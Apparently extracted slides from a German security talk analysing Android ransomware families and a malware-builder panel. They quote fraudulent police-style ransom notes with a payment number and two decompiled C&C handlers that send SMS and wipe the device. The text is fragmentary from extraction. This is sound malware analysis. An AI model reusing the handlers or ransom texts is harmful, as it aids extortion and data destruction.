
Also, you are suspected of violation of "Copyright and Related rights Law" (downloading of pirated music, video, warez) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 148 of United States of America criminal law.

Article 148 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from **3 to 7** years or **150 to 550** basic amounts fine.



It was from your phone, that unauthorized access had been stolen to information of State importance and to data closed for public internet access.

Unauthorized access could have been arranged by yourself purposely on mercenary



Koler heute...



FBI Locker



FBI Locker



FBI Locker

Your device also contains:

- * Video files with pornographic content
- * Elements of violence
- * Child pornography
- * Messages with terrorist motives were also sent from your device

This device lock is aimed to stop your illegal activity.

However, is a matter of whether you have paid the fine to the Treasury (to the affect of initiatives aimed at protection of cyberspace).

The penalty set must be paid in course of 48 hours as of the breach. On expiration of the term, 48 hours that follow will be used for automatic collection of data on yourself and your misconduct, and criminal case will be opened against you.


M.E. Valentini
Kern P. Sullivan

Edmund...



Alfred Luper



FBI Locker



Cryptolocker



```
case 1979932881:
    if (!v37.equals("sendsms")) {
    } else {
        new com.system.c().a(v11[1].replace("P", "+").replace("p", "+"), v11[2].replace("_", " "));
    }
    break;
```


```
case 1557372922:
    if (!v37.equals("destroy")) {
    } else {
        this.a.getSystemService("device_policy").wipeData(0);
    }
    break;
```

Cryptolocker

- ✓ C&C Strukturen
- ✓ SMS und HTTP Control
- ✓ Kann das Gerät sperren und löschen

- ✓ Eine Version funktioniert immer nur kurze Zeit
 - Es wird erst auf den C&C Server gewartet

Simplelocker



**Вниманее Ваш телефон
заблокирован!
Устройство заблокировано за
просмотр и распространение
детской порнографии,
зоофилии и других извращений.**

Для разблокировки вам необходимо
оплатить 260 Грн.

1. Найдите ближайший терминал
пополнения счета.
2. В нем найдите MoneXy.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудьте взять квитанцию!
После поступления оплаты ваше
устройство будет разблокировано в
течении 24 часов.

**В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА
ВСЕГДА ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА
ВАШЕМ УСТРОЙТВЕ!**




Ziel: Ukraine

260 UAH (~16€) mittels MoneXy zu bezahlen

Alle Mediendateien auf der SD Karte werden
Verschlüsselt


Kommunikation mittels TOR

Porn Locker




Porn Locker


- ✓ FBI Locker + Kinderpornografie
- ✓ Varianten verwenden alle das gleiche “Ransomware SDK”




Aktuelle Probleme für Malware Entwickler




Aktuelle Probleme für Malware Entwickler




Aktuelle Probleme für Malware Entwickler



Aktuelle Probleme für Malware Entwickler



Aktuelle Probleme für Malware Entwickler



Neue Probleme

- ✓ Kriminelle kaufen ein Malware-SDK ein
- ✓ Bauen es in ihre Betrugsmasche ein
- ✓ Der Kriminelle von heute muss nichts mehr programmieren!
- ✓ Malware SDK ab 1000\$ zu kaufen
- ✓ Neue Varianten sind viel schneller und kürzer im Umlauf

Административный раздел x

← → ↻ 89.45.14.98/cp/builder.php ☆ 😊 ☰

Accédez rapidement à vos favoris en les ajoutant à la barre de favoris. Importer mes favoris maintenant...

Административный раздел Текущее время: 2013-11-28 16:58:30

Главное меню

Общая статистика

Телефоны

Поиск по смс

Отправка команд

История команд

Приложения

Список приложений

Создать приложения

Настройки для приложений

Настройки админ. раздела

Выйти

Создания приложения

Имя файла (англ.):

Активен: Да Нет

Номер телефона:

App name:

Service name:

Первое обращение через: минут

Последующие обращения: минут

Сервер:

NetBank

mToken

1 2 3 4 5 6

nab

mToken

1 2 3 4 5 6

Caixa Geral de Depósitos

mToken

12345678

st george

mToken

123456

Al Rajhi Bank

mToken

123456

بنك الراجحي

mToken

123456

facebook

mToken

123456

samba

mToken

123456

SABB

mToken

NCB

mToken

123456

Emirates NBD

mToken

123456

Was kommt als nächstes?

- ✓ Durch Social Engineering kann fast jede Sicherheit ausgehebelt werden
- ✓ Technisch anspruchsvollere Attacken
 - SOP Attacke auf Webbrowser
 - Zero Days im Android System (zB Master Key Exploit)
- ✓ Malware Entwickler entwickeln authentischere Software
 - Support Hotline
 - CI Design
- ✓ Einweg Malware
- ✓ Targeted Attacks (Spear Phishing)

Was kommt als nächstes?

Q&A

Sebastian Bachmann
Mobile Malware Analyst
bachmann.s@ikarus.at

IKARUS Security Software GmbH
Blechturmstraße 11
1050 Wien

Bilder

- ✓ IKARUS
- ✓ Heise.de
- ✓ Hotforsecurity.com
- ✓ stuarte.co
- ✓ thehackernews.com
- ✓ xylibox.com